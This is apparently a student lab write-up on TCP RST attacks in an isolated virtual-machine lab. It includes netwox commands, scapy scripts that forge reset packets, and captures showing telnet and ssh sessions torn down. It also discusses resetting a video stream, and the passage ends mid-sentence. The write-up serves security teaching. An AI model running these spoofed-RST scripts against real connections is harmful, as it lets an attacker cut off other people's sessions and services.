
Telnetting into the server machine, we capture the request of this session.






Running the netwox command with the appropriate IPs, Ports and sequence numbers.

The above command sends a spoofed RST packet which closes an established connection.




WE can see the connection is closed.




Similarly using scapy, the script used is given below along with the wireshark capture

```
Bharath-PES1201801948-VM1:~$ cat reset_tcp.py
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending reset packet ........")
IPLayer = IP(src="10.0.2.11" , dst="10.0.2.10")
TCPLayer = TCP(sport=23, dport=56938,flags="R" ,seq=152272485)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt,verbose=0)
Bharath-PES1201801948-VM1:~$
```



Running the script, we can see the RST packet is sent and closes the connection.


```
/bin/bash
/bin/bash 66x24
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 14 04:17:06 EST 2021 from 10.0.2.10 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Bharath-PES1201801948-VM3:~$ ls
abc.php  Customization      examples.desktop  Public
android  Desktop            get-pip.py        sample.py
bin      Documents          is                source
CN LAB   Downloads          lib               Templates
cns      dpdk-20.11         Music             Videos
Crypto   dpdk-20.11.tar.xz  Pictures          webserver.pcap
Bharath-PES1201801948-VM3:~$ Connection closed by foreign host.
Bharath-PES1201801948-VM2:~$
```



Closing ssh connections

```
/bin/bash 66x24
Bharath-PES1201801948-VM2:~$ ssh seed@10.0.2.11
The authenticity of host '10.0.2.11 (10.0.2.11)' can't be establis
hed.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1
/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.11' (ECDSA) to the list of know
n hosts.
seed@10.0.2.11's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sun Feb 14 04:44:27 2021 from 10.0.2.10
Bharath-PES1201801948-VM3:~$
```


Firstly, we establish an ssh connection



Wireshark captures the session packets

```
Bharath-PES1201801948-VM1:~$ sudo netwox 40 -l 10.0.2.11 -m 10.0.2
.10 -o 22 -p 56702 -B -q 3364531775
IP
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0____|___________0x0028=40___________|
|               id              |r|D|M|       offsetfrag        |
|________0x41C2=16834___________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|____________0x60FA_____________|
|                           source                              |
|_____________________________10.0.2.11_____________________________|
|                         destination                           |
|_____________________________10.0.2.10_____________________________|
TCP
|          source port          |       destination port        |
|___________0x0016=22___________|________0xDD7E=56702___________|
|                           seqnum                              |
|_____________________0xC88AAE3F=3364531775_____________________|
|                           acknum                              |
|_____________________________0x00000000=0_____________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|1|0|0|___________0x0000=0___________|
|           checksum            |            urgptr            |
|________0x436D=17261___________|___________0x0000=0___________|
```

Running the netwox command with appropriate IP, Port and Seq numbers, a spoofed RST packet is sent to close the ssh connection




We can see the ssh connection closed due to a broken pipe

```
Bharath-PES1201801948-VM2:~$ ssh seed@10.0.2.11
The authenticity of host '10.0.2.11 (10.0.2.11)' can't be establis
hed.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1
/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.11' (ECDSA) to the list of kno
n hosts.
seed@10.0.2.11's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sun Feb 14 04:44:27 2021 from 10.0.2.10
Bharath-PES1201801948-VM3:~$ packet_write_wait: Connection to 10.0
.2.11 port 22: Broken pipe
Bharath-PES1201801948-VM2:~$
```


Running a scapy script can also do the same as the above

```
Bharath-PES1201801948-VM1:~$ cat tcp_ssh.py
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending reset packet ........")
IPLayer = IP(src="10.0.2.11" , dst="10.0.2.10")
TCPLayer = TCP(sport=22, dport=56706,flags="R" ,seq=2933163331)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt,verbose=0)
Bharath-PES1201801948-VM1:~$
```



n order for our attack to be successful, we need to make sure that the sequence number is exactly what is next expected by the server or else our attack will fail. Then we run the program on the attacker machine and see that the connection closes on the client machine:

```
Bharath-PES1201801948-VM1:~$ sudo python tcp_ssh.py
Sending reset packet ........
version    : BitField (4 bits)                   = 4
 (4)
ihl        : BitField (4 bits)                   = None
 (None)
tos        : XByteField                          = 0
 (0)
len        : ShortField                          = None
 (None)
id         : ShortField                          = 1
 (1)
flags      : FlagsField (3 bits)                 = <Flag 0 ()>
 (<Flag 0 ()>)
frag       : BitField (13 bits)                  = 0
 (0)
ttl        : ByteField                           = 64
 (64)
proto      : ByteEnumField                       = 6
 (0)
chksum     : XShortField                         = None
 (None)
src        : SourceIPField                       = '10.0.2.11'
 (None)
```




Source	Destination	Protocol	Length	Info
::1	::1	UDP	64	56428 → 51504 Len=0
PcsCompu_66:f8:1c		ARP	44	Who has 10.0.2.3? Tell 10
PcsCompu_8c:d6:0d		ARP	62	10.0.2.3 is at 08:00:27:8
::1	::1	UDP	64	56428 → 51504 Len=0
::1	::1	UDP	64	56428 → 51504 Len=0
PcsCompu_18:f3:6a		ARP	62	Who has 10.0.2.10? Tell 1
PcsCompu_66:f8:1c		ARP	44	10.0.2.10 is at 08:00:27:
10.0.2.11	10.0.2.10	TCP	62	22 → 56706 [RST] Seq=2933

```
▸ Frame 53: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interfac
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10
▾ Transmission Control Protocol, Src Port: 22, Dst Port: 56706, Seq: 2933163331,
    Source Port: 22
    Destination Port: 56706
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2933163331
    Acknowledgment number: 0
    Header Length: 20 bytes
  ▸ Flags: 0x004 (RST)
    Window size value: 8192
    [Calculated window size: 1048576]
```

```
Bharath-PES1201801948-VM2:~$ ssh seed@10.0.2.11
seed@10.0.2.11's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sun Feb 14 04:57:47 2021 from 10.0.2.10
Bharath-PES1201801948-VM3:~$ packet_write_wait: Connection to 10.0
.2.11 port 22: Broken pipe
Bharath-PES1201801948-VM2:~$
```


Task 3: TCP RST Attacks on Video Streaming Applications



The video stream breaks indicating that the attack was successful by breaking the TCP connection using TCP RST Attack.


Youtube continues to play the video as it starts a new connection on the next available port and a complete TCP handshake and TLS handshake takes place every time the previous connection breaks. The previously half-closed connection is also completely 